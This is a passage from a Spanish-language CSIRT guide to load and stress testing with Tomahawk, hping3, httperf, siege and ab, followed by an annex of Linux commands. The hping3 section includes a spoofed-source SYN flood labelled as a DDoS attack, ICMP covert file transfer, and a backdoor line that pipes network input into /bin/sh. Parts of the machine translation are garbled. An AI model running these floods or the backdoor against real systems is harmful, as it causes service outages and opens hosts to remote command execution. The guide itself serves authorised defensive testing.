Terminado 1 bucles de trace outlook.pcap Completado: 1, Tiempo de espera agotado:
0 Retransmisiones: 0 Enviado: 843 Recv: 843
```

La primera línea se imprime cuando Tomahawk termina de cargar el pcap y comienza a transmitir.

La segunda línea:

```
Completado 1 ciclo de seguimiento outlook.pcap
```

se imprime cuando Tomahawk completa la reproducción del pcap. Si la reproducción de pcap no finalizó (quizás porque fue bloqueada por un IPS), la palabra "Completado" se reemplaza por la palabra "Tiempo de espera".

El último grupo de líneas:

```
Terminado 1 bucles de trace outlook.pcap Completado: 1, Tiempo de espera agotado:
0 Retransmisiones: 0 Enviado: 843 Recv: 843
```

Proporcionar estadísticas agregadas para todas las repeticiones de outlook.pcap Esto incluye el número de paquetes enviados, el número recibido y el número de retransmisiones.

Reproducir un archivo varias veces
Para jugar este pcap cinco veces seguidas, usaría lo siguiente:

```
tomahawk -l 5 -f outlook.pcap
```

El parámetro "-l" controla el número de bucles. Esto genera la siguiente salida:

```
Prueba inicial

Completado 1 ciclo de seguimiento outlook.pcap
Completado 1 ciclo de seguimiento outlook.pcap
Completado 1 ciclo de seguimiento outlook.pcap
Completado 1 ciclo de seguimiento outlook.pcap
Completado 1 ciclo de seguimiento outlook.pcap
```

[9] La extensión ".pcap" se refiere a un tipo de archivo resultante de la captura de tráfico de red utilizando herramientas como por ejemplo wireshark, tshark entre otras.

Terminó 5 bucles de seguimiento outlook.pcap Completado: 5, Tiempo de espera agotado: 0 Retransmisiones: 0 Enviado: 4215 Recv: 4215
NOTA: Las estadísticas de resumen indican que las 5 repeticiones de outlook.pcap terminaron sin ser bloqueadas.

Si un ataque se repite a través de un IPS, el IPS debería bloquear el ataque. Debido a que un IPS a menudo bloquea un flujo (identificado por un puerto / host cuádruple), Tomahawk le da a cada repetición del ataque su propio puerto / host único cuádruple. Suponiendo que el pcap contiene 2 direcciones, Tomahawk reescribe los paquetes para que la primera repetición del ataque sea de 10.0.0.1 a 10.0.0.2, la segunda repetición sea de 10.0.0.3 a 10.0.0.4, y así sucesivamente.

Iniciar control de dirección
Puede controlar la dirección de inicio con la bandera "-a". Por ejemplo:

tomahawk -l 5 -f outlook.pcap -a 11.0.0.1
inicia ataques de repetición en 11.0.0.1. Esta bandera es útil si está utilizando varias máquinas para generar carga. Un uso típico se materializa en el siguiente fragmento de una secuencia de comandos:

ADDR = $ (ifconfig eth0 | grep 'inet addr' | sed 's /\./ / g' | awk '{print $ 5}') tomahawk -a 10. $ ADDR.0.1 ...
La primera línea extrae el último octeto de la dirección IP asignada a eth0. El segundo invoca Tomahawk, dándole a la máquina su propio bloque de 16 millones de direcciones IP.

Repetir paquetes en paralelo
El ejemplo anterior reproduce 5 copias de outlook.pcap secuencialmente. Tomahawk espera a que se complete la primera repetición antes de enviar la segunda. Puede usar la bandera "-n" para decirle a Tomahawk que envíe los paquetes de reproducción en paralelo. Por ejemplo:

tomahawk -n 3 -l 5 -f outlook.pcap
Este comando reproduce outlook.pcap 5 veces, con hasta 3 versiones ejecutándose simultáneamente. Esta función es útil para tomar una muestra del tráfico de red capturado a velocidades comparativamente bajas y "escalar" la red que representa. Por ejemplo, suponga que tiene un rastro de tráfico de una red de 100 Mbps con 500 hosts. Al usar el indicador "-n 10" para Tomahawk, puede simular una red con 5000 hosts en una red troncal de un gigabit.

También puedes usar Tomahawk para jugar múltiples ataques simultáneamente. Por ejemplo:

tomahawk -n 3 -l 5 -f outlook.pcap -f slammer.pcap -f codered.pcap
Este comando reproduce hasta 3 copias de Outlook, 3 copias de Slammer y 3 copias de CodeRed simultáneamente. En cuanto a la herramienta, juega 9 repeticiones simultáneas en total, 6 de las cuales (Slammer y CodeRed) son ataques. El número de pcaps que se pueden cargar está limitado solo por la memoria.

Banderas globales y de controlador
Tomahawk tiene dos tipos de banderas: banderas globales y banderas de controladores. Los indicadores globales afectan a todos los pcaps, los indicadores del controlador afectan a los pcaps posteriores hasta que se anulan. Por ejemplo, considere lo siguiente:

tomahawk -n 3 -l 5 -f outlook.pcap -n 2 -l 4 -f slammer.pcap -f codered.pcap
Esta línea de comando proporciona la siguiente información a Tomahawk:

para jugar a Outlook 5 veces, con hasta 3 copias ejecutándose simultáneamente

para jugar a Slammer 4 veces, con hasta 2 copias ejecutándose simultáneamente
para reproducir CodeRed 4 veces, con hasta 2 copias ejecutándose simultáneamente
Hasta 7 pcaps y 4 ataques se ejecutan simultáneamente, y se ejecutan un total de 8 ataques.

Retransmitir paquetes perdidos
Como se mencionó anteriormente, Tomahawk retransmite los paquetes perdidos. Los parámetros para la retransmisión se controlan con los indicadores del controlador -r y -t. Por ejemplo:

tomahawk -l 1 -r 5 -t 1000 -f outlook.pcap
Este comando le dice a Tomahawk que espere (al menos) 1000 milisegundos antes de declarar un paquete perdido ("-t 1000") y que retransmita el paquete 5 veces ("-r 5") antes de darse por vencido e imprimir un mensaje de tiempo de espera.

Conserve las direcciones IP sin modificaciones
Ocasionalmente, la dirección IP del paquete es una parte importante del ataque. Por ejemplo, algunos mensajes Stacheldraht establecen la dirección de origen IP en "3.3.3.3". En este caso, no querrá que Tomahawk modifique la dirección de origen en el paquete. La bandera "-A" controla si se modifican las direcciones:

tomahawk -l 1 -A 0 -f stacheldraht.pcap
Utilice "-A 0" para evitar que Tomahawk cambie las direcciones IP para pcaps posteriores y "-A 1" para permitir que Tomahawk cambie las direcciones IP para pcaps posteriores. Por ejemplo:

tomahawk -l 1 -A 0 -f stacheldraht.pcap -A 1 -f outlook.pcap
En este ejemplo, Tomahawk deja las direcciones IP en stacheldraht.pcap sin cambios; mientras que modifica las direcciones IP en outlook.pcap.

Genere tráfico limpio
Debido a que Tomahawk solo reproduce pcaps, se puede usar para generar tráfico limpio y probar el límite de rendimiento de pérdida cero de un dispositivo de red. Por ejemplo, suponga que el archivo http.pcap contiene tráfico HTTP limpio. El siguiente comando genera una gran cantidad de tráfico limpio:

tomahawk -n 50 -l 10000 -f http.pcap
NOTA: En la práctica, Tomahawk puede generar de 70 a 500 Mbps en una máquina, según la plataforma y los pcaps utilizados. Para obtener el mayor rendimiento, TippingPoint recomienda dos NIC Intel PRO / LAN 1000 en un procesador de la familia Pentium de 2.0+ GHz con una configuración de servidor. La plataforma Dell 1750 también funciona bien para estas necesidades.

Limitar la velocidad de datos
Para limitar la velocidad de datos generada por Tomahawk, use la bandera "-R". Por ejemplo, para generar 100 Mbps de tráfico limpio, use lo siguiente:

tomahawk -n 50 -l 10000 -f http.pcap -R 100
El valor de "-R" es un número de coma flotante. Para generar 100 Kbps de tráfico, usaría lo siguiente:

tomahawk -n 50 -l 10000 -f http.pcap -R 0.1
NOTA: Este ejemplo de comando puede tardar un poco en ejecutarse.

Limitar las transmisiones simultáneas
Puede cargar una gran cantidad de archivos y limitar la cantidad total de transmisiones simultáneas como prueba. Por ejemplo, es posible que desee crear una tasa de ataque promedio de aproximadamente 10 ataques por segundo utilizando cada uno de los mil ataques en su carcaj. Supongamos que establecemos el tiempo

de espera del paquete en 1 segundo y permitimos 5 retransmisiones. Cada ataque tacha 5 segundos hasta el tiempo de espera. Para lograr la tasa de ataque deseada, debes jugar 50 ataques simultáneamente. La bandera "-N" controla esta variable:

tomahawk -N 50 -l 1 -f ataque1.pcap -f ataque2.pcap ... -f ataque1000.pcap
La bandera -N difiere de -n en que -n es una bandera de controlador y -N es una bandera global. Esto significa que -N limita el número total de instancias de pcaps que se pueden reproducir simultáneamente; mientras que, -n limita el número de instancias de cada pcap que se pueden reproducir simultáneamente. Por ejemplo:

tomahawk -N 50 -n 5 -l 10 -f ataque1.pcap -f ataque2.pcap ... -f ataque1000.pcap
Este comando hace que Tomahawk juegue 5 copias de cada ataque1 ... ataque1000 simultáneamente (5000 en total). La bandera -N 50 establece que Tomahawk pague solo 50 simultáneamente, no 5000.

**EJEMPLOS HPING3**

```
# hping3 --traceroute -V -1 www.example.com

Scanner de puerto
# hping3 -S localhost -p 9091

Valor del flag
SA que quiere decir SYN/ACK puerto abierto
RA que quiere decir RST/ACK puerto cerrado

Traceroute
# hping3 pedrocarrasco.org -t 1 --traceroute

Firmar los paquetes que enviamos, con el contenido que queramos
# hping3 -2 -p 7 localhost -d 50 -E firma.txt
```

Estableciendo la opción -2 enviamos paquetes UDP, con la opción -d 50 indicamos la longitud del mensaje y con la opción -E indicamos que lea del archivo firma.txt.

Envío de archivos a través de la red
Para esto, necesitamos una máquina que envíe algún archivo, y otra que esté a la escucha para recibirlo. Primero, preparamos la máquina que permanecerá a la escucha, para ello utilizaremos el parámetro --listen en el que especificaremos el texto que nos servirá de indicador de inicio de mensaje (en este caso utilizo signature), el protocolo que usaremos es ICMP y lo establecemos utilizando el parámetro --icmp (también puede usarse UDP o TCP). Al ejecutarlo veremos algo así:

```
# hping3 localhost --listen signature --safe --icmp
```

Ahora toca preparar por otro lado el comando que nos servirá para enviar el fichero que queramos

```
# hping3 localhost --icmp -d 50 --sign signature --file firma.txt
```

El resultado es que en el lado en que estábamos esperando recibir algo, empieza a verse lo siguiente:

```
# hping3 localhost --listen signature --safe --icmp
```

```
Warning: Unable to guess the output interface
hping3 listen mode
memlockall(): Success
Warning: can't disable memory paging!
fichero de ejemplo
fichero de ejemplo
fichero de ejemplo
fichero de ejemplo
fichero de ejemplo
fichero de ejemplo
```

**Ataque DDoS**
**#hping3 -p 80 -S --rand-source --flood ip_victima**

El parámetro --rand-source hace que cada paquete tenga un origen distinto y aleatorio, y --flood no deja espacio entre paquete y paquete, -p puerto, -S activa el flag Syn

Con ip falsa

```
hping3 -a ip_falsa -p 80  -S –flood ip_victima
```

Uptime
```
# hping2 -p 80 -S –tcp-timestamp host
```

PortScan
```
# hping –I eth0 –scan 20-25,80,443 -S host
```

Synflood
```
# hping –p 80 –i u10000 –a fuente –S host
# hping3 -I eth1 -9 secret | /bin/sh
```

Backdoor:
```
# hping3 -R ip -e secret -E fich_comandos -d 100
```

TCP ACK DUP:
Ventana 1:
```
# hping3 –fast -S -a tu.ip_publica -s 9909 -k -p 80 -M 0 ip.destino
```
Ventana 2:
```
# hping3 –fast -S -a tu.ip_publica -s 9909 -k -p 80 -M 123124342 ip.destino
```

Referencia – CÓDIGOS ICMP:

0 Echo Reply
1 Unassigned
2 Unassigned
3 Destination Unreachable
4 Source Quench
5 Redirect
6 Alternate Host Address
7 Unassigned
8 Echo
9 Router Advertisement
10 Router Selection
11 Time Exceeded
12 Parameter Problem
13 Timestamp
14 Timestamp Reply
15 Information Request

```
16 Information Reply
17 Address Mask Request
18 Address Mask Reply
19 Reservados (para seguridad)
20-29 Reservados (Experimentales)
30 Traceroute
31 Datagram Conversion Error
32 Mobile Host Redirect
33 IPv6 Where-Are-You
34 IPv6 I-Am-Here
35 Mobile Registration Request
36 Mobile Registration Reply
37 Domain Name Request
38 Domain Name Reply
39 SKIP
40 Photuris
41-255 Reservados
```

**EJEMPLOS HTTPERF**

La forma más sencilla de invocar httperf es con una línea de comandos de la forma

```
httperf --server www.csirt.gob.cl --port 443
```

Este comando hace que httperf intente hacer una petición a la URL https://www.csirt.gob.cl/. Después de recibir la respuesta, se imprimirán las estadísticas de rendimiento y el cliente saldrá (las estadísticas se explican más adelante).

Se puede obtener una lista de todas las opciones disponibles especificando la opción --help (todos los nombres de las opciones pueden abreviarse siempre que no sean ambiguos).

Un caso de prueba más realista podría ser emitir 100 peticiones HTTP a un ritmo de 10 peticiones por segundo. Esto se puede conseguir especificando adicionalmente las opciones --num-conns y --rate. Cuando se especifica la opción --rate, generalmente es una buena idea especificar también un valor de tiempo de espera utilizando la opción --timeout. En el siguiente ejemplo, se especifica un tiempo de espera de un segundo (la ramificación de esta opción se explicará más adelante):

```
httperf --server www.csirt.gob.cl --port 443 --num-conns 100 --rate 10 --timeout
1
```

Las estadísticas de rendimiento impresas por httperf al final de la prueba podrían tener el siguiente aspecto:

```
Total: connections 1000 requests 1000 replies 0 test-duration 9.995 s

Connection rate: 100.0 conn/s (10.0 ms/conn, <=5 concurrent connections)
Connection time [ms]: min 0.0 avg 0.0 max 0.0 median 0.0 stddev 0.0
Connection time [ms]: connect 1.5
Connection length [replies/conn]: 0.000

Request rate: 100.0 req/s (10.0 ms/req)
```

```
Request size [B]: 69.0

Reply rate [replies/s]: min 0.0 avg 0.0 max 0.0 stddev 0.0 (1 samples)
Reply time [ms]: response 0.0 transfer 0.0
Reply size [B]: header 0.0 content 0.0 footer 0.0 (total 0.0)
Reply status: 1xx=0 2xx=0 3xx=0 4xx=0 5xx=0

CPU time [s]: user 4.46 system 5.53 (user 44.6% system 55.4% total 100.0%)
Net I/O: 6.7 KB/s (0.1*10^6 bps)

Errors: total 1000 client-timo 0 socket-timo 0 connrefused 0 connreset 1000
Errors: fd-unavail 0 addrunavail 0 ftab-full 0 other 0
```

Hay seis grupos de estadísticas: resultados generales ("Total"), resultados relacionados con la conexión ("Connection"), resultados relacionados con la emisión de peticiones HTTP ("Request"), resultados relacionados con las respuestas recibidas del servidor ("Reply"), resultados varios relacionados con el tiempo de CPU y el ancho de banda de la red utilizados y, por último, un resumen de los errores encontrados ("Errors").

**EJEMPLOS SIEGE**

```
siege https://www.csirt.gob.cl
^C
{       "transactions":                        933,
        "availability":                     100.00,
        "elapsed_time":                      25.68,
        "data_transferred":                  10.91,
        "response_time":                      0.68,
        "transaction_rate":                  36.33,
        "throughput":                         0.43,
        "concurrency":                       24.61,
        "successful_transactions":             908,
        "failed_transactions":                   0,
        "longest_transaction":                1.81,
        "shortest_transaction":               0.02
}
```

Interpretación de los resultados de una prueba de carga
Ahora, en primer lugar, mis resultados no son tan impresionantes, ya que estoy ejecutando esto en una máquina virtual de baja potencia en mi máquina local, si está realizando pruebas de carga en sitios de producción, debería esperar tiempos de respuesta mucho más rápidos.

Terminología
Transacciones es el número de visitas al servidor. En el ejemplo, 385 transacciones.

El tiempo transcurrido es la duración de toda la prueba de asedio. Esto se mide desde el momento en que el usuario invoca el asedio hasta que el último usuario simulado completa sus transacciones. Como se muestra arriba, la prueba tardó 76,02 segundos en completarse.

Los datos transferidos son la suma de los datos transferidos a cada usuario simulado de asedio. Incluye la información del encabezado y el contenido. Debido

a que incluye información de encabezado, el número informado por asedio será mayor que el número informado por el servidor. En el modo de Internet, que llega a URL aleatorias en un archivo de configuración, se espera que este número varíe de una ejecución a otra.

El tiempo de respuesta es el tiempo promedio que se tardó en responder a las solicitudes de cada usuario simulado.

La tasa de transacción es el número promedio de transacciones que el servidor pudo manejar por segundo, en pocas palabras: transacciones divididas por el tiempo transcurrido.

El rendimiento es el número medio de bytes transferidos cada segundo desde el servidor a todos los usuarios simulados.

La concurrencia es el número promedio de conexiones simultáneas, un número que aumenta a medida que disminuye el rendimiento del servidor.

Las transacciones exitosas es el número de veces que el servidor devolvió un código inferior a 400. En consecuencia, las redirecciones se consideran transacciones exitosas.

Prueba de varias páginas
Para probar varias URL, podemos usar un archivo de URL para proporcionar una lista de URL para probar durante nuestro asedio. Cree un archivo de texto llamado urls.txt y agregue las URL con las que le gustaría probar (una por línea), estoy creando la mía en el directorio de inicio de mi usuario en ~ / urls.txt

Siege comprende el siguiente formato de URL: [protocolo: //] [nombre de servidor.dominio.xxx] [: número de puerto] [/ directorio / archivo]

```
# Comments proceeded by a hash
http://drupal7.local/
http://drupal7.local/node/2
http://drupal7.local/node/7
http://drupal7.local/rest/node
```

Ahora puede iniciar el asedio y proporcionar la ruta al archivo que creó, para iniciar una prueba con esas URL:

```
siege -f /path/to/your/urls.txt
```

Modo de Internet
El modo Internet es otra opción interesante en Siege, en la que cada una de las URL que ingresa un usuario en la prueba es aleatoria. Esto imita una situación de la vida real en la que no puede predecir qué URL visitará una persona en su sitio. La otra implicación de esta opción es que no hay garantía de que cada página en el archivo de texto de URL sea impactada, debido a la aleatorización.

Para iniciar un asedio en modo Internet, use el siguiente comando, nuevamente pasando la ruta de su urls.txt:

```
siege -if /path/to/your/urls.txt
```

Aumento del número de usuarios simultáneos
El aumento de la cantidad de usuarios simultáneos se realiza con la marca -c, pasando la cantidad de usuarios simultáneos con los que le gustaría probar:

```
siege -if /path/to/your/urls.txt -c 500
' -c NUM '
' –concurrent=NUM '
```

Usuarios concurrentes (requiere argumento): esta opción permite al usuario estresar el servidor web con NUM número de usuarios simulados. La cantidad está limitada solo por los recursos informáticos disponibles, pero de manera realista, un par de cientos de usuarios simulados equivale a muchas veces ese número en sesiones de usuario reales. El número que seleccione representa el número de transacciones que está manejando su servidor. NO representa el número de sesiones simultáneas. Recuerde, los usuarios reales se toman un tiempo para leer la página que han solicitado.

También es útil usar la marca -d que le permite escalonar las transacciones:

```
siege -if /path/to/your/urls.txt -c 500 -d 3
` -d NUM `
` -delay=NUM `
```

Siege tiene mucho más que ofrecer, y le recomiendo que lea la documentación en su totalidad para obtener una comprensión más completa, pero espero que este tutorial lo ayude a seguir su camino.

Si necesita estresar páginas que requieren autenticación como usuario de Drupal, consulte este script auxiliar: **https://github.com/msonnabaum/DrupalSiege**

**EJEMPLOS AB**

Selecciona la URL a probar y ejecute comando:

```
# ab -k -n1000 -c100 -H 'Accept-Encoding: gzip,deflate' https://www.csirt.gob.cl/
```

Donde:
-k (KeepAlive). Realizar múltiples solicitudes dentro de una sesión HTTP, funcionalidad de los navegadores por la naturaleza
-n (requests). Número total de solicitudes para ejecutar
-c (concurrency). Cantidad de conexiones concurrentes
-H 'Accept-Encoding: gzip,deflate' (custom-header). Anexar encabezados adicionales a la solicitud. Imita la peticiones típica que un navegador enviará.

Resultando:

```
Benchmarking www.csirt.gob.cl (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests


Server Software:        Minterior
Server Hostname:        www.csirt.gob.cl
Server Port:            443
```

```
SSL/TLS Protocol:        TLSv1.2,DHE-RSA-AES256-GCM-SHA384,2048,256
Server Temp Key:         DH 4096 bits
TLS Server Name:         www.csirt.gob.cl

Document Path:           /
Document Length:         7614 bytes

Concurrency Level:       100
Time taken for tests:    12.903 seconds
Complete requests:       1000
Failed requests:         25
   (Connect: 0, Receive: 0, Length: 25, Exceptions: 0)
Keep-Alive requests:     976
Total transferred:       7735397 bytes
HTML transferred:        7438878 bytes
Requests per second:     77.50 [#/sec] (mean)
Time per request:        1290.318 [ms] (mean)
Time per request:        12.903 [ms] (mean, across all concurrent requests)
Transfer rate:           585.44 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0  452 1391.0      0    5329
Processing:     0  428 917.9    208    7084
Waiting:        3  511 1133.5    209    7084
Total:          0  880 1704.7    209    9173

Percentage of the requests served within a certain time (ms)
  50%    209
  66%    390
  75%    632
  80%    896
  90%   5098
  95%   5102
  98%   5109
  99%   7082
 100%   9173 (longest request)
```

Tenga presente que es importante que estas pruebas sean coordinadas con el equipo de operaciones y en ambientes que estén bajo supervisión, pues eventualmente si el sitio o sistema web está mal construido o implementado, puede producirse algún tipo de afectación del servicio e impactar a sus usuarios.

Defina horarios especiales o ambientes de “test o QA” equivalentes a los de “producción”, para mitigar los posibles efectos perjudiciales en los dispositivos de seguridad, el sitio o el sistema web.

Estudie las múltiples opciones de los comandos ilustrados en esta ficha, entienda el significado de sus diferentes parámetros con el objetivo de obtener resultados específicos, para diferentes escenarios de carga o redirigir la salida a un archivo, para su inclusión en informes posteriores.

En caso de cualquier inquietud no dude en consultarnos a soc-csirt@interior.gob.cl.

Si encuentra algún error en el documento también es importante que nos lo comunique para introducir las correcciones pertinentes en las versiones futuras de esta ficha.

## Anexo I: Comandos Básicos de Linux

### Comandos básicos

Los comandos son esencialmente los mismos que cualquier sistema UNIX. En las tablas que se presentan a continuación se tiene la lista de comandos más frecuentes.

| **Comando/Sintaxis** | **Descripción** | **Ejemplos** |
|---|---|---|
| cat *fich1* [*...fichN*] | Concatena y muestra un archivos | cat /etc/passwd |
| | archivos | cat dict1 dict2 dict |
| cd [*dir*] | Cambia de directorio | cd /tmp |
| chmod *permisos fich* | Cambia los permisos de un archivo | chmod +x miscript |
| chown *usuario:grupo fich* | Cambia el dueño un archivo | chown nobody miscript |
| cp *fich1...fichN dir* | Copia archivos | cp foo foo.backup |
| diff [*-e*]*arch1 arch2* | Encuentra diferencia entre archivos | diff foo.c newfoo.c |
| du [*-sabr*] *fich* | Reporta el tamaño del directorio | du -s /home/ |
| file *arch* | Muestra el tipo de un archivo | file arc_desconocido |
| find *dir test acción* | Encuentra archivos. | find . -name ``.bak" –print |
| grep [*-cilnv*] *expr archivos* | Busca patrones en archivos | grep mike /etc/passwd |
| head *-count fich* | Muestra el inicio de un archivo | head prog1.c |
| mkdir *dir* | Crea un directorio. | mkdir temp |
| mv *fich1 ...fichN dir* | Mueve un archivo(s) a un directorio | mv a.out prog1 |
| mv *fich1 fich2* | Renombra un archivo. | mv .c prog_dir |
| less / more *fich(s)* | Visualiza página a página un archivo. | more muy_largo.c |
| | less acepta comandos vi. | less muy_largo.c |
| ln [*-s*] *fich acceso* | Crea un acceso directo a un archivo | ln -s /users/mike/.profile . |

| | | |
|---|---|---|
| ls | Lista el contenido del directorio | ls -l /usr/bin |
| pwd | Muestra la ruta del directorio actual | Pwd |
| rm *fich* | Borra un fichero. | rm foo.c |
| rm -r *dir* | Borra un todo un directorio | rm -rf prog_dir |
| rmdir *dir* | Borra un directorio vacío | rmdir prog_dir |
| tail -*count fich* | Muestra el final de un archivo | tail prog1.c |
| vi *fich* | Edita un archivo. | vi .profile |

Comandos Linux/Unix de manipulación de archivos y directorios:

| **Comando/Sintaxis** | **Descripción** | **Ejemplos** |
|---|---|---|
| at [*-lr*] *hora* [*fecha*] | Ejecuta un comando mas tarde | at 6pm Friday miscript |
| cal [[*mes*] *año*] | Muestra un calendario del mes/año | cal 1 2025 |
| date [*mmddhhmm*] [*+form*] | Muestra la hora y la fecha | Date |
| echo *string* | Escribe mensaje en la salida estándar | echo ``Hola mundo'' |
| finger *usuario* | Muestra información general sobre un usuario en la red | finger nn@maquina.aca.com.co |
| id | Número id de un usuario | id usuario |
| kill [*-señal*] *PID* | Matar un proceso | kill 1234 |
| man *comando* | Ayuda del comando especificado | man gcc<br>man -k printer |
| passwd | Cambia la contraseña. | passwd |
| ps [*axiu*] | Muestra información sobre los procesos que se están ejecutando en el sistema | ps -ux |
| who / rwho | Muestra información de los usuarios conectados al sistema. | who |

Comandos Linux/Unix más frecuentes:

| Linux | DOS | Significado |
|---|---|---|
| cat | type | Ver contenido de un archivo. |
| cd, chdir | cd, chdir | Cambio el directorio en curso. |
| chmod | attrib | Cambia los atributos. |
| clear | cls | Borra la pantalla. |
| ls | dir | Ver contenido de directorio. |
| mkdir | md, mkdir | Creación de subdirectorio. |
| more | more | Muestra un archivo pantalla por pantalla. |
| mv | move | Mover un archivo o directorio. |
| rmdir | rd, rmdir | Eliminación de subdirectorio. |
| rm -r | deltree | Eliminación de subdirectorio y todo su contenido. |